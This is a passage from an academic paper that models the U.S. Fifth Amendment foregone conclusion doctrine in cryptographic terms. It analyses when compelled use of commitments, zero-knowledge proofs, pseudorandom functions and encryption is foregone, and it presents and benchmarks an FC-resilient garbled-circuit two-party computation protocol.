themselves, but also the "respondent's assistance . . . to identify potential sources of information" and to "testif[y] that those were all of the responsive documents in his control." Our definition is unsatisfiable for compelled actions that are subject to either one of these considerations: given any simulator S, we can construct an equivocating respondent R that decides differently from S which documents are relevant. Once again, our definition aligns with the Supreme Court's decision that it was "unquestionably necessary for respondent to make extensive use of 'the contents of his own mind' in identifying the hundreds of documents responsive to the requests of the subpoena" [67, line 43].

3.4 Sequential composition

In this section, we prove that Definition 3.2.1 remains secure under sequential composition. Essentially, our theorem states that the information disclosed by a government compelled action cannot immediately open up *new* actions that the government can subsequently compel. First, some notation: we denote a sequential composition of Turing Machines M_1 and M_2 as the machine $M_1 \| M_2$ that fully runs M_1 and then fully runs M_2; see [50] for a formal description.

Theorem 3.4.1 (Sequential composition)**.** *Suppose C_1, G_1 is a foregone conclusion with respect to E and S_1. Then C_2, G_2 is a foregone conclusion with respect to E and S_2 if and only if there exists a simulator S_{12} such that $(C_1 \| C_2), (G_1 \| G_2)$ is a foregone conclusion with respect to E and S_{12}.*

Proof sketch. While composition generally follows naturally in simulation-based definitions, the proof in our setting is somewhat non-standard. For instance, proving composition for zero-knowledge proofs requires an auxiliary input so that later instances store the results of (simulated versions of) earlier instances, but our definition doesn't have a direct concept of auxiliary input. We proceed in the other direction: we proactively store simulated versions of later instances in Nature to test the limits of whether earlier instances are truly foregone conclusions. The full proof can be found in [50]. □

Our foregone conclusion doctrine satisfies two intuitively-appealing goals. If a compelled action C would *not* be a foregone conclusion given the government's existing evidence, then it should not be possible to split C into smaller actions (compelled in sequence) that collectively perform C and that are each individually deemed foregone conclusions. Furthermore, there should not be a way for the government to compel beforehand a different foregone conclusion C' in order to change the status of C into a foregone conclusion. We emphasize that the composition theorem only applies to two government requests made in sequence without changes to Nature or the Evidence in between.

4 Compellability of Cryptographic Systems

In this section, we analyze whether it is a foregone conclusion for the government to compel the respondent to use some common cryptographic constructs: one way functions, commitment schemes, encryption schemes, and non-interactive zero-knowledge proofs. We show that compelling the use of these cryptographic primitives is typically *not* a foregone conclusion under our definition, although there exist fact patterns for which it is foregone.

For consistency, throughout this section we presume that the respondent contains a method $R.s$ that, if called, deterministically reveals a secret within the respondent's mind like a password, encryption key, or value inside a commitment. Our theorems often explicitly encode the government's awareness that the respondent knows this secret (even if the government does not know the value of $R.s$).

4.1 One Way Functions

Let $f : \mathcal{X} \to \mathcal{Y}$ be a one-way function. In this section, we show that compelling a preimage of $y \in \mathcal{Y}$ is typically not a foregone conclusion. Specifically, this compelled action is only foregone if the government can demonstrate that R knows exactly one preimage and the government knows an alternative method to produce the same preimage.

Lemma 4.1.1. *Let $E^N(R) := \exists R.s \in \mathcal{X} \wedge f(R.s) = y \wedge E'$ be the evidence that the method $R.s$ exists, it produces an element in $\mathcal{X}$ that is a preimage to y, and any additional evidence E' that the government knows. Then, the compelled action $C^{N,R} := R.s$ is a foregone conclusion with respect to evidence E if and only if this evidence suffices for the government to provide a simulator S that reliably produces $R.s$.*

Proof. This compelled action C is deterministic, so the government must simulate it perfectly to evade detection by the distinguisher that has the real $R.s$ hardcoded into it. □

Whether the government can build S depends on the additional evidence E' at its disposal. If $E' = \emptyset$ and $y \leftarrow \mathcal{Y}$ is sampled uniformly, then simulation is impossible by the one-wayness of f. However, there exists evidence that permits government simulation, such as if E shows that the respondent wrote down $R.s$ somewhere in Nature.

This question has immediate relevance to existing court cases – in the most famous example, the 3rd Circuit ruled that a device owner can be compelled to decrypt the contents if the Government can show its knowledge (via hash values) of files on the device, and that the owner is capable of accessing them [71, line 248]. Our definition would arrive at a similar conclusion but via different means. By Lemma 4.1.1, compelling the preimage of a hash is not a foregone conclusion on its own. Nevertheless, in the facts of the case [71], digital forensic examiners were able to identify encrypted files with specific hash values that were known to contain child pornography. We believe the Government could have shown that it was able to produce testimony or evidence that would describe the files (preimages) – the forensic examiners could likely fill such a role. This would allow the creation of a simulator that would make requesting the files (preimages) a foregone conclusion. While the court in [71] forced the decryption of the entire device (actually multiple devices), we believe that only the specific files with known preimages should have been compelled. The remaining files could not have been returned without the use of the respondent's mind.

4.2 Commitment schemes

Compelling a randomized functionality introduces a new wrinkle beyond the cases discussed in §3.3 and §4.1: now the simulator merely needs to be computationally indistinguishable from the real transcript, rather than being identical.

Concretely, we consider below a randomized commitment scheme $(\mathsf{Com}, \mathsf{Decom})$ that is computationally binding and hiding. The algorithm $\mathsf{Com}(s) = (c, r)$ produces a commitment c that is sent to the (government) receiver and a random state r that is maintained by the (respondent) committer, and $\mathsf{Decom}(c, r) = s$ uses both of these values to recover the original secret s. we show below that it is a foregone conclusion for the government to compel the respondent to commmit (but not decommit!) to the secret in her mind.

Lemma 4.2.1. *A compelled action $C^{N,R}_{comm}$ to sample a commitment $c \leftarrow \mathsf{Com}(R.s)$ is a foregone conclusion, as long as the government has evidence E that the method $R.s$ exists.*

Proof. The government can provide the trivial simulator S_{comm} that chooses a random value x and returns a commitment to it. We claim that this simulator can even fool a distinguisher that has $R.s$ hardcoded into it, because R *cannot* communicate the randomness used within the real commitment since it is only chosen later within C_{comm}. If there exists a distinguisher $\mathcal{D}$ that can distinguish a commitment to $R.s$ from a commitment to a random x without knowing the randomness used (i.e., without opening), then $\mathcal{D}$ breaks the hiding property of Com. □

Similarly, it is also foregone to compel a commitment to a value s that is not within R. This includes the settings in which C samples a secret s at random, hardcodes s, or obtains s from a known location in nature.

On the other hand, compelling the opening of a commitment to a secret value is *not* foregone unless the government already had the ability to compel the secret via other means. This lemma leverages the power of our composition theorem.

Lemma 4.2.2. *Let $C^{N,R}_{decom}$ be a machine that decommits to a value c provided by the government G^N. Also, let $E := \exists R.s \wedge E'$ be any evidence that includes the fact that $R.s$ exists, and let S be any simulator.*

Then, $(C^{N,R}_{decom}, G^N)$ is a foregone conclusion with respect to E and S if and only if there exists a simulator S' such that compelling the secret $R.s$ is a foregone conclusion with respect to E and S' independently of the commitment scheme.

Proof. We apply the Theorem 3.4.1 with the machines C_{comm} and C_{decom}. Combining the theorem with Lemma 4.2.1, there exists some simulator S' such that the composed machine $C := C_{\text{comm}} \| C_{\text{decom}}$ is a foregone conclusion with respect to E and S' if and only if C_{decom} is foregone with respect to E and S. Note that C simply commits to this value, provides the commitment to the government and then receives the same commitment back, and opens the commitment in a binding manner. Hence, C is equivalent to the machine C' that outputs the secret $R.s$, without any commitment scheme involved. Therefore, C_{decom} is foregone with respect to E and S if and only if C' is foregone with respect to E and S', as desired. □

4.3 Zero knowledge proofs

Next, we consider an interactive proof protocol Π, where R's secret equals a witness to an NP language. It turns out that compelling a ZK proof is possible but uninteresting. While most of the claims in this section require the government's evidence to contain the fact that R knows a secret with a particular structure, in this case that is already equivalent to the knowledge gained from the ZK proof itself. Sadly, this evidence is required, even for languages in P! The lemma below also applies to ZK arguments and to proofs of knowledge since it is agnostic to the knowledge soundness property.

Lemma 4.3.1. *Let (C, G) execute an interactive ZK proof where C acts as the Prover with witness R.w, and G acts as the Verifier. Given any evidence E, there exists a simulator S such that (C, G) is a foregone conclusion with respect to E and S if and only if the government's evidence suffices to show that R.s is a witness to the NP statement.*

Proof. If the evidence E allows R to equivocate between a valid and invalid witness for $R.s$, then no simulator can consistently emulate both options. On the other hand, if E guarantees that $R.s$ is a witness, then the compelled action is simulatable by the algorithm S that hardcodes the circuit G and runs an execution between the ZK simulator S_{ZK} and verifier G, potentially rewinding G as usual. The only remaining equivocation available to the respondent is her choice of $R.s$ among satisfying witnesses, but this change is inconsequential by witness indistinguishability. □

Next, we consider non-interactive ZK proofs of knowledge using a common reference string (CRS) as the trusted setup, which is sampled honestly by the respondent and checked by the evidence. In this scenario, the government is in a weaker position than before: in order to compel a NIZK, the government must know a witness themselves.

Lemma 4.3.2. *Let C denote a non-interactive ZK proof using the witness $R.s$. It accesses a CRS stored in Nature, where the CRS is placed by R and verified by E. If there exists E and S such that C is a foregone conclusion with respect to E and S, then there exists an extractor X that returns a witness.*

Proof. Because the S has no control over the CRS, its proofs are real. If S produces a proof with noticeable probability (over the random sampling of the CRS, among other things), then the knowledge soundness property guarantees the existence of an extractor X' that can extract a witness when executing S multiple times with on different choices of CRS. While the foregone conclusion game in Def. 3.2.1 only runs S once (without rewinding), we can construct the desired extractor X by running the entire game many times, since R will honestly sample the CRS independently each time. □

4.4 Pseudorandom functions

Next, we examine the circumstances under which the government may compel the use of a pseudorandom function family $\{F_k : \mathcal{X} \to \mathcal{Y}\}_{k \in \mathcal{K}}$. This question turns crucially on whether the key is sampled freshly and ephemerally as part of the compelled action, or if the action requires the use of a long-running key that can be used elsewhere in Nature.

Lemma 4.4.1. *Let $C^{N,R}_{prf}$ be the circuit that samples a random key $k \in \mathcal{K}$ and outputs $F_k(R.s)$. This compelled action is a foregone conclusion with respect to any evidence E that includes the fact that the method $R.s$ exists.*

Proof. Just as with Lemma 4.2.1, the government can provide the trivial simulator S that chooses a random output $y \in \mathcal{Y}$. Any algorithm $\mathcal{D}$ that can distinguish C^R_{prf} from S also serves to break the pseudorandomness of F_k. □

Lemma 4.4.2. *Let $\tilde{C}^{N,R}_{prf}$ be the circuit that computes $F_k(x)$, where the key equals the respondent's secret $k = R.s$ and the constant $x \in \mathcal{X}$ is publicly known. Given the minimal evidence $E := \exists R.s$ that R knows the key, there is no simulator S under which $\tilde{C}_{prf}$ is foregone with respect to E and S.*

Proof. This evidence permits R to equivocate between two secrets k and k' that produce different outputs $F_k(x) \neq F_{k'}(x)$, and it must be possible to efficiently sample such keys or else making a query to x would distinguish the PRF from a random function. Any simulator S must fail to output at least one of these strings with noticeable probability, and R can choose this one to evade simulation. □

Lemma 4.4.3. *Let $\tilde{C}_{prf}$ be defined as in the previous lemma. Suppose the government knows the value of k as evidence $E^N(R) := (R.s = k)$. Now, there exists a simulator such that $\tilde{C}_{prf}$ is a foregone conclusion.*

Proof. Simulator S^N computes $F_k(m)$ from the known values. This perfectly emulates the real transcript. □

4.5 Symmetric encryption

In this section, we consider the compellability of symmetric (authenticated) encryption, which is of particular importance due to its ubiquitous use within full-disk encryption systems. We show that if the respondent keeps the secret key (or a high-entropy password used to derive it) only in her mind, and there are no side channels in Nature capturing the intermediate state during encryption and decryption, then both compelled encryption and decryption are not foregone conclusions.

We focus on the Counter Mode construction of symmetric encryption from a pseudorandom function where KeyGen samples a PRF key, $\mathsf{Enc}(k,m) = (r, F_k(r) \oplus m)$ and $\mathsf{Dec}(k,(r,c)) = F_k(r) \oplus c$. We remark though that the following theorem would also hold for many other modes of operation, including ones that provide authenticity.

Theorem 4.5.1. *Suppose the respondent stores two secrets: a secret key k and a message m; that is, $R.s = (k,m)$. With respect to the evidence $E := \exists R.s$ that R knows the secrets,*

- *Compelled encryption of message m under an ephemeral key $k^* \leftarrow \mathcal{K}$ is a foregone conclusion using the simulator that outputs a random element of the ciphertext space.*
- *Compelled encryption of message m or decryption of a ciphertext c using the respondent's secret key k are not a foregone conclusion with any simulator.*

Proof. For the first claim, S can simply sample a random string c' in the ciphertext space. Any algorithm $\mathcal{D}$ that can distinguish $(r, F_{k^*}(r) \oplus m)$ from (r,c) also serves to break the pseudorandomness of F_k.

For the second claim, we assume without loss of generality that the distinguisher has m or c hardcoded, and thus the question reduces to simulating $F_k(r)$. For most alternative keys k' it must be the case that $F_k(r) \neq F_{k'}(r)$ by pseudorandomness, and the evidence permits R to equivocate between secrets k

and k'. Any simulator S must fail to output at least one of these strings with noticeable probability, and R can choose this one to evade simulation. □

The above theorem leverages the strength of the respondent's key management within her own mind and the weakness of the government's evidence in preventing R from equivocating. If either of these two properties changes, then decryption might be compellable. Essentially: if there exists any method for the government to decrypt data without your help, then they can instead compel you to do so.

Theorem 4.5.2. *If the government knows evidence E and a PPT algorithm K such that $s \leftarrow K^N$ recovers R's secret key s, then there is a simulator S such that compelled decryption of a known ciphertext c is a foregone conclusion under E and S.*

Proof. Construct the simulator S^N that runs K^N, fetches the ciphertext from the known location, and uses the key to decrypt the ciphertext. This simulator is efficient and it perfectly emulates the real transcript. □

This theorem applies broadly to several categories of encryption schemes: enterprise or cloud backup systems that use an external key (e.g., one stored in a Hardware Security Module), threshold encryption with a threshold smaller than the full number of parties since the Fifth Amendment only protects against *self*-incrimination, and exceptional access systems that permit law enforcement access to encrypted devices via a key known to the vendor [8, 59], one or more courts [10, 40], law enforcement [8], or the device itself [49]. In all such cases, the existence of an alternative key bypasses the testimonial aspects of the respondent's assistance.

In the next section, we show specific constructions of secure multi-party systems that remain resilient to compelled actions; these can be used to build threshold and backup systems with stronger Fifth Amendment protections.

5 Resilience Against Compelled Requests

So far, we have only considered how *past* actions impact whether or not a *current* compelled request is foregone. In this section, we ask whether a *current* protocol execution may open parties up to *future* compelled requests. If running a protocol does not open a party up to additional compelled requests, we call it *FC-resilient*. In this section, we formally define FC-resilience, design and implement a 2-party secure computation protocol that is both malicious secure and FC-resilient for one party, and leverage differential privacy to design a multi-party computation protocol that is FC-resilient for many parties.

5.1 Defining FC-resilience

In this section, we ask whether running protocols that are unrelated to any current legal issues will open the parties up to *future* compelled requests that would not have been possible before running the protocol. To see why this is an issue, consider the following scenario: Alice participates in a multi-party computation with several other parties, including Bob, in which she and Bob receive the same output. Later, Alice is the target of a compelled request in which the government seeks the result of the computation. Since the government could access the information without involving Alice (by compelling testimony from Bob instead), the output of the protocol is a foregone conclusion and Alice must provide it. Depending on the function computed, this may reveal information about Alice's secret inputs that was not previously compellable because it had only been stored in Alice's mind.

We provide a proactive cryptographic countermeasure against the above scenario, which we dub *FC-resilience*. Informally, we say that a protocol is FC-resilient if all compelled actions that are foregone after running the protocol were already foregone before running the protocol.

Model. Concretely, we consider an interactive protocol Π between $n+1$ parties $P_*, P_1, \ldots, P_n$ that is secure for computing function f with the $n+1$ parties' inputs up to abort and with erasures. If P_* has just as much ability to equivocate on any compelled action before running the protocol as after, then we say that Π is *FC-resilient for P_**.

We use the nomenclature that the government's evidence E *checks* a string X if it verifies that X exists in Nature at a public canonical location, returning **false** otherwise. (The evidence may still return false even if X does exist, unless some other conditions are met as well.)

In our setting, we presume the government knows that the parties have executed t timesteps of the protocol and that its evidence will check for this fact. Given a protocol Π and a timestamp t, we say that Π's modifications to nature in the $\mathcal{F}$-hybrid model with secure erasures, denoted M_t^{Π,P_*}, include the messages and local state of all protocol parties after running t steps of Π, except for P_*'s tapes for its communication with sub-module $\mathcal{F}$. (Formal modeling of the Turing machines of the parties can be found in the full version [50].)

We are now ready to define FC-resilience. Our definition requires that the execution of Π cannot subject P_* to any new compelled actions, no matter what time the government pauses Π to issue its request.

Definition 5.1.1 (FC-resilience for P_*)**.** Let protocol Π be a protocol among parties $P_*, P_1, \ldots, P_n$. Let E be an evidence machine. We say that Π is *FC-resilient for party P_** if the following holds true:

Suppose (C, G) is a foregone conclusion in the $\mathcal{F}$-hybrid model when addressing party P_* with respect to E_t^{Π}, S, for some $t \geq 0$, where E_t^{Π} runs machine E and also checks M_t^{Π,P_*}. Then there exist machines C_0, G_0, and S_0 such that: (1) (C_0, G_0) is a foregone conclusion with E_0 and S_0; and (2)

The two compelled disclosures have indistinguishable transcripts: $\forall\, R, \forall N, \tau(C_0{}^{N,R}, G_0{}^N) \approx_c \tau(C^{N,R}, G^N)$

$\mathcal{F}$ separates P_*'s mind from local state. It would be convenient if we could keep all of P_*'s state as part of the "contents of her mind" rather than Nature. However, P_* is not likely to be storing her state or performing computations in her head. More likely, P_* will be doing these on a local computer, and she can only hold a small amount of state (e.g., a password) in her head.

To model this, we permit P_* to access an ideal sub-module which encapsulates both the small, long-term "state of the respondent's mind" as well as the limited operations that the respondent carefully performs only when she is not at risk of being compelled. Qualitatively, it is preferable to minimize the number of times $\mathcal{F}$ is invoked and the state that it stores.

The formal design of this sub-module is inspired by the treatment of tamper-proof hardware tokens in UC [36]. However, it represents something very different in this model: the occasions when the party is "currently using" the limited long-term state of the mind. The model prevents this state from entering Nature during the computation. However, any function of the output of this sub-module does become part of Nature, and it is incumbent upon P_* to choose a functionality $\mathcal{F}$ whose outputs don't trivially cause new compelled action to become foregone conclusions.

Different possibilities for the actual functionality of $\mathcal{F}$ are possible depending on how assured P_* is of a lack of sudden compelled requests. In this work, we consider the functionality $\mathcal{F}_{\text{pbkdf}}$ that computes a PBKDF of the party's password in a safe space. This functionality is described in Fig 3. $\mathcal{F}_{\text{pbkdf}}$ samples a long-term password from a distribution with sufficient min-entropy λ and then runs a password-based key derivation function on demand.

One might worry that using a password-derived key would subject our construction to password brute-force attacks that would not occur with a non-password-derived key K. Fortunately, as long as we store the PBKDF salt in the same manner that K would have been stored (e.g., in a trusted enclave), then our password-derived key resists brute-force attacks and retains the same cybersecurity protections as K.

Government may compel at any time. Just as our foregone conclusion definition gave the government the strong power to view anything in the rest of the world, our FC-resilience definition allows the government full freedom to determine when to make its compelled request. An FC-resilient protocol must maintain protection against compelled requests made against P_* whether the protocol has completed or has been interrupted partway through (e.g., with intermediate state that has not yet been deleted). We presume that compelled requests only occur at one instant of the protocol execution; because the government is non-censoring, we presume that parties can alert each other to abort the protocol if they have been compelled to disclose information. Due to our composition theorem, it suffices to consider a single compelled request made by the government to P_*. Finally, we presume that the government is aware of the protocol execution.

Functionality $\mathcal{F}_{\text{pbkdf}}$

Public parameters: λ, PBKDF $f : \{0,1\}^* \to \{0,1\}^\lambda$

Setup: Upon receiving setup from P, do the following:

- If there is already a stored pw, halt.
- Generate a random pw from a distribution with good min-entropy
- Generate a random salt uniformly at random with good entropy
- Store pw
- Output salt to P

Refresh: Upon receiving refresh from P, do the following:

- Generate a random salt uniformly at random with good entropy
- Output salt to P

Query: Upon receiving $(\text{query}, \text{salt}, m)$ from P:

- Check whether there is a stored pw. If there is not, halt.
- Output $f(\text{pw}, \text{salt}, m)$ to P

Figure 3: Ideal functionality for $\mathcal{F}_{\text{pbkdf}}$, a possible version of $\mathcal{F}$, which assumes P will not be compelled while computing a PBKDF of her password

5.2 FC-resilient two-party computation

In this section, we design and implement secure 2-party computation protocols based on Yao's garbled circuits [80] that are FC-resilient for one party in the $\mathcal{F}_{\text{pbkdf}}$-hybrid setting.

This is a non-trivial objective: While executing most MPC protocols, the parties' inputs and intermediate state are typically all foregone conclusions for the simple reason that all the (large) state is distributed throughout Nature rather than being stored within anyone's mind. This compelling adversary violates the non-collusion assumption required for secure MPC (even if the original protocol was malicious secure, or handled adaptive or mobile adversaries).

Using fully homomorphic encryption (FHE) can protect against compelled disclosure because compelled decryption is not a foregone conclusion (§4.5). For faster performance, we construct and implement a new secure computation protocol that is resilient to government compelled disclosure without the need for FHE. Our protocol involves careful modifications to Yao's garbled circuits at the input and output stages. It assumes secure deletion and a reliable communication channel whereby the parties can halt the secure computation if any or all of them are compelled to provide their state.

5.2.1 Construction of FC-resilient 2PC

We consider Yao's garbled circuits where the garbler additionally has access to the ideal module $\mathcal{F}_{\text{pbkdf}}$. For now assume

Tag	Self-garbled masked input ($\hat{x}_w$)
$PBKDF(w, x_w = 0)_{1\cdots n-1}$	$PBKDF(w, x_w = 0)_n \oplus \lambda_w$
$PBKDF(w, x_w = 1)_{1\cdots n-1}$	$PBKDF(w, x_w = 1)_n \oplus (\lambda_w \oplus 1)$

(a) Self-garbled input tables for wire w (permutation not shown)

Info from E	Self-garbled masked output (x_w)
$\hat{x}_w = 0, s_w = 0$	$PBKDF(w, \hat{x}_w = 0, s_w = 0) \oplus r_w$
$\hat{x}_w = 0, s_w = 1$	$PBKDF(w, \hat{x}_w = 0, s_w = 1) \oplus (r_w \oplus 1)$
$\hat{x}_w = 1, s_w = 0$	$PBKDF(w, \hat{x}_w = 1, s_w = 0) \oplus (r_w \oplus 1)$
$\hat{x}_w = 1, s_w = 1$	$PBKDF(w, \hat{x}_w = 1, s_w = 1) \oplus r_w$

(b) Self-garbled output tables for wire w

Table 1: Self-garbled tables for the garbler in the authenticated-garbling-based 2PC protocol FC-resilient for the garbler. w is the wire index, x is the true wire value, $\hat{x}$ is the masked wire value, and $\lambda = r \oplus s$ is the mask on the wire. r was held by the garbler during pre-processing but was securely deleted; s is held by the evaluator.

that only the garbler receives output from the 2PC; we will relax this assumption later. Our method maintains malicious security against the evaluator, and it is compatible with two methods for ensuring malicious security against the garbler: cut-and-choose [42, §3.3] and authenticated garbling [76].

The main idea is that the garbler will "self-garble" tables for her input and output wires, so that even she does not know how to interpret her input or output without re-entering her password. The garbler inputs her password into the $\mathcal{F}_{\text{pbkdf}}$ module during three phases of the protocol:

First, during pre-computation when preparing the garbled circuits, the garbler generates labels for the input wires uniformly at random (as normal) and augments these labels with a pseudorandom tag that is based on the PBKDF. For the outputs to the circuit, garbler appends no-op gates to the circuit where the output wire labels are again chosen pseudorandomly using the PBKDF. She then securely deletes the mapping of wire labels for her input and output bits, so that it can only be reconstructed with her own password. Second, upon receiving her own input, the garbler uses the PBKDF again and matches the resulting values with the pre-computed tags; this informs the garbler which wire labels to send to the evaluator while safeguarding the input itself. Third, at the end of the protocol, the garbler uses her PBKDF to find the outputs by using the output tables of the no-op gates. The concrete self-garbled tables for authenticated garbling are shown Table 1. For a detailed description of the changes to garbled circuits compatible with cut-and-choose, see the full version [50].

In total, our construction imposes an additive overhead to Yao's garbled circuits equal to a constant number of PBKDF calls per input and output wire. We emphasize that neither the password sub-module nor the garbler's password are required during circuit evaluation; they are only used at the beginning and end to provide input and read output.

Theorem 5.2.1 (simplified)**.** *Under the same cryptographic assumptions as malicious-secure Yao's garbled circuits, our modified protocol provided in [50] is secure against malicious adversaries and is FC-resilient for the garbler.*

Proof sketch. If the protocol is not a secure computation of f, then either we can break the pseudorandom function called by $\mathcal{F}_{\text{pbkdf}}$ or we break the security of the existing 2-party secure computation of f [42]. This follows by a hybrid argument in which the functionality outputs are replaced by random values that are independent of the garbled circuit.

Additionally, the protocol is FC-resilient for the garbler no matter when the government interrupts the protocol execution. Since the protocol contains only one secure deletion step, without loss of generality the government should interrupt the protocol execution either before the secure deletion or at the end of the protocol. In the first case, the garbler hasn't yet used her own input so it cannot be revealed, and in the second case the garbler herself cannot identify her own inputs or outputs without using $\mathcal{F}_{\text{pbkdf}}$. See [50] for the full proof. □

5.2.2 Implementation of FC-resilient 2PC

We implemented an FC-resilient two-party computation based on the authenticated garbling work of [76]. Our implementation was forked from `emp-toolkit` [77], and our source code can be found at this GitHub repository.[2]

The main part of our implementation was about 250 additional lines of code. The code contained two main changes: giving the output to the garbler rather than the evaluator, and implementing the the self-garbled tables shown in Table 1. The tables were created during function-dependent pre-processing, and accessed at the beginning and end of the online phase. The PBKDF used was Argon2i [7].

We emphasize that the added runtime is linear in the input/output wires, but is independent of the size of the circuit itself. To demonstrate this, we tested our implementation by running repeated iterations of SHA-256 while XORing the result with a "chaining" value as is done in computing PBKDF2 [63]. All experiments were performed on a Dell XPS laptop with an Intel i7-8650U processor and 16GB of RAM. The results are in Table 2; they show that the FC-resilience cost of running thousands of executions of a PBKDF (two per input wire, four per output wire) is costly for small circuits but quickly becomes negligible.

5.2.3 Constructing FC-resilient zero-knowledge proofs

ZKGC [34] is a zero knowledge proof of knowledge in which the verifier garbles a circuit and the prover evaluates the circuit using its witness as input. It follows from the Theorem 5.2.1

[2] https://github.com/sarahscheffler/password-ag2pc

N		Total time	**FC-resil. parts**	Unmod. parts
1	G	1551 (15.48)	1161 (14.01)	389.9 (7.760)
	E	1406 (17.02)	1003 (15.37)	402.5 (7.270)
10	G	4758 (37.90)	1673 (15.74)	3084 (34.50)
	E	4612 (42.04)	1417 (17.98)	3195 (33.63)
100	G	35320 (1229)	2279 (175.9)	33040 (1089)
	E	35180 (1216)	1073 (134.1)	34106 (1127)

Table 2: Performance times (ms) for our test implementation of FC-resilient authenticated garbling, computing N iterations of SHA-256. The average time over 10 runs is shown with the standard deviation in parentheses. Pre-processing and online times are combined.

that ZKGC with self-garbled tables is FC-resilient for the verifier.

Corollary 5.2.2. *The ZKGC protocol combined with our self-garbled table construction is FC-resilient for the verifier.*

What about FC-resilience for the prover? Suppose Alice engages in an interactive zero-knowledge proof with Bob. Interactive zero-knowledge proofs are generally not transferable, from a cryptographic point of view. However, from a legal viewpoint, if the government wishes to investigate Alice, it can instruct Bob to disclose his interaction with her. Since Bob is not part of Alice's mind, he is part of Nature, and we presume that his testimony is truthful and can be added to the evidence E. Hence, the government can learn one bit about Alice based on testimony from Bob, so we believe that zero knowledge proofs cannot be FC-resilient for the prover.

5.3 FC-resilient multi-party computation

Whereas the constructions in the last section only provided results to one party, in this section we describe a technique that permits everyone to receive the output of a large n-party secure computation, using ideas from differential privacy. This construction uses the BMR multi-party garbled circuit protocol [3], and it only achieves semi-honest security.

From an FC-resilience perspective, there are two challenges that occur when multiple parties receive output. First, we require a more complicated output opening protocol that requires all n parties to use their passwords in order to read the final result. In the semi-honest setting, the self-garbled no-op gates from the previous section solve this problem: each party masks the output table with a PBKDF of their password during garbling, and then each party in sequence can de-garble the final output wire at the end of the protocol.

Second, any party must operate under the assumption that the result of the computation can be compelled by the other participants, so she must ensure that the result reveals very little about any party's input. We propose to address this issue by considering MPC applied to differentially private functions. This comes at the expense of requiring a looser distinguishing bound when defining foregone conclusions, since differential privacy cannot achieve negligible statistical distance between neighboring distributions. We believe the courts might be amenable to a wider distinguishing bound; see the full version of this work for more details [50].

6 Conclusion

This work initiates a scientific study of disclosures compelled by the U.S. government under the foregone conclusion doctrine. We provide a cryptographic security definition that is grounded in the law but that can be used by security researchers without the need to understand the law. We show that existing cryptosystems can be vulnerable to this threat, yet it is possible to design countermeasures at reasonable cost.

Beyond this paper's scientific contributions, this work also has significant bearing on a potential upcoming Supreme Court case. As we discuss in §A, state Supreme Courts and lower federal courts are divided on the issue of compelled decryption under the foregone conclusion doctrine. Legal scholars believe that the U.S. Supreme Court will take one of these cases soon to resolve the issue [38]. For this case to come to a sound conclusion, the courts must analyze the foregone conclusion doctrine from many perspectives. We hope that the technical lens provided by this paper will shine new light on the doctrine that was not provided by prior legal analysis. The Supreme Court's decision will impact compelled decryption for the foreseeable future; we can only hope that the result is not already a foregone conclusion.

Acknowledgments

The authors thank Aloni Cohen, Sunoo Park, Andy Sellars, the Berkman Klein Center's Bridging Privacy group, and anonymous reviewers for their insightful comments, helpful conversations, and valuable feedback on this work. This material is supported by a Clare Boothe Luce Graduate Research Fellowship, a Google PhD Fellowship, the DARPA SIEVE program, and the National Science Foundation under Grants No. 1414119, 1718135, 1739000, 1801564, 1915763, and 1931714.

References

[1] Giuseppe Ateniese, Bernardo Magri, and Daniele Venturi. Subversion-resilient signatures: Definitions, constructions and applications. *CCS*, 2015.

[2] Balthazar Bauer, Pooya Farshim, and Sogol Mazaheri. Combiners for backdoored random oracles. In *Annual International Cryptology Conference*, pages 272–302. Springer, 2018.

[3] Donald Beaver, Silvio Micali, and Phillip Rogaway. The round complexity of secure protocols (extended abstract). In *22nd Annual ACM Symposium on Theory of Computing*, pages 503–513, 1990.

[4] Steven M. Bellovin, Matt Blaze, Sandy Clark, and Susan Landau. Going bright: Wiretapping without weakening communications infrastructure. *IEEE Security & Privacy*, 11(1):62–72, 2013.

[5] Steven M. Bellovin, Matt Blaze, Sandy Clark, and Susan Landau. Lawful hacking: Using existing vulnerabilities for wiretapping on the internet. In *Privacy Legal Scholars Conference*, 2013.

[6] Bernstein v. US Dept. of State, 922 F. Supp. 1426 - Northern District of California 1996.

[7] Alex Biryukov, Daniel Dinu, and Dmitry Khovratovich. Argon2: new generation of memory-hard functions for password hashing and other applications. In *2016 IEEE European Symposium on Security and Privacy (EuroS&P)*, pages 292–302. IEEE, 2016.

[8] Ernie Brickell. A proposal for balancing access and protection requirements from law enforcement, corporations, and individuals, August 2018.

[9] Ran Canetti. Universally composable security: A new paradigm for cryptographic protocols. In *42nd IEEE Symposium on Foundations of Computer Science*, pages 136–145. IEEE, 2001. 25 August 2019 version found at https://eprint.iacr.org/2000/067.

[10] David Chaum. Privategrity: online communication with strong privacy. In *Real World Cryptography*, 2016.

[11] Aloni Cohen and Kobbi Nissim. Towards formalizing the gdpr's notion of singling out. *CoRR*, abs/1904.06009, 2019.

[12] Aloni Cohen and Sunoo Park. Compelled decryption and the Fifth Amendment: Exploring the technical boundaries. *Harvard Journal of Law & Technology*, 32:169–234, 2018.

[13] Commonwealth v. Baust, 89 Va. Cir. 267 (2014).

[14] Commonwealth v. Davis, Pa: Supreme Court, Middle Dist. 2019.

[15] Commonwealth v. Gelfgatt, 468 Mass. 512, 11 N.E.3d 605, 11 N.E. (2014).

[16] Commonwealth v. Jones, 811 A. 2d 994 - Pa: Supreme Court 2002.

[17] Mark A Cowen. The act-of-production privilege post-Hubbell: United States v. Ponds and the relevance of the reasonable particularity and foregone conclusion doctrines. *Geo. Mason L. Rev.*, 17:863, 2009.

[18] Curcio v. United States, 354 U.S. 118 - Supreme Court 1957.

[19] Dorothy E. Denning and Dennis K. Branstad. A taxonomy for key escrow encryption systems. *Commun. ACM*, 39(3):34–40, 1996.

[20] Doe v. United States, 487 US 201 - Supreme Court 1988.

[21] Joan Feigenbaum and Daniel J. Weitzner. On the incommensurability of laws and technical mechanisms: Or, what cryptography can't do. In *26th International Security Protocols Workshop*, pages 266–279. Springer, 2018.

[22] Fisher v. United States, 425 US 391 - Supreme Court 1976.

[23] Jonathan Frankle, Sunoo Park, Daniel Shaar, Shafi Goldwasser, and Daniel J. Weitzner. Practical accountability of secret processes. In *27th USENIX Security Symposium*, pages 657–674. USENIX Association, 2018.

[24] Sanjam Garg, Shafi Goldwasser, and Prashant Nalini Vasudevan. Formalizing data deletion in the context of the right to be forgotten. In *EUROCRYPT (2)*, volume 12106 of *Lecture Notes in Computer Science*, pages 373–402. Springer, 2020.

[25] Gilbert v. California, 388 US 263 - Supreme Court 1967.

